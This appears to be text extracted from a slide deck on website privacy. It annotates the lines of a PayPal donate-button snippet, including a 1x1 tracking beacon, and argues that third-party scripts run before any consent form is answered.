1	Green, Bold	On page load, causes and end user bowser to instantiate a web form for rendering. The URL is the domain contacted when a site visitor elects to make a donation and contains the means to support transfer page execution to the PayPal site to action the transaction
2	Amber	Generates a hidden form element that in effect, detects the click event when the user actions the form to submit a donation that is protected by encryption (see the PayPal API guide)
3	Amber	Generates a second hidden form element that contains the site owner PayPal Account ID (please note, the account ID set out in amber, bold) is not a real account ID in any event, actual account ID's are encrypted on button code generation
4	Blue, Bold	This line fetches and displays the donate button, makes it a clickable object in the PayPal form and presents a visual message to site visitors in respect of the purpose of the Donate button itself.
5	Red, Bold	A 1x1 pixel beacon (see below) which will be installed even if client side script execution is disabled
6	Green, Bold	On page load, causes and end user browser to complete the web form rendering

Which Establishes a Working Relationship Between Operator and Site Of Some Kind

I am Spartacus And I Make Trojan Horses

But We Have A Consent Form…





Yes indeed. But back to the slide on opening the browser debugger…

Note the section at the bottom of the page where, typically, a consent form is displayed

Note too the sources manifest. Each of the pieces of code associated with those sources will have been fetched, rendered and executed before consent has been decided by the end user.

With the “find us on” beacons being deployed too…..

Placing an end user consent form is a major page design issue…..

I am Spartacus And I Make Trojan Horses

What About Cookies?

Cookies are inert paired value place markers.

THEY DO NOT TRANSMIT OR RECEIVE DATA.

It is the code that is inserted, that may or may not drop cookies (but does not need to) that does the end user profiling.

Arguably, the decision by Google to deprecate third parties cookies has brought about considerable inventiveness on the part of coders to get round the Google action….

I am Spartacus And I Make Trojan Horses

The end…

Nobody checks client side impact. It is client side where the legal and commercial risk lies.

But the risk is made possible by the nature and volume of on line messaging nowadays and the scale and scope of connectivity..

Next deck.. One Little Message. My site is secure! I have a valid TLS Certificate…

I am Spartacus And I Make Trojan Horses

Tel: +44 07780 568449

Email: woodsa200@gmail.com

Skype: apw808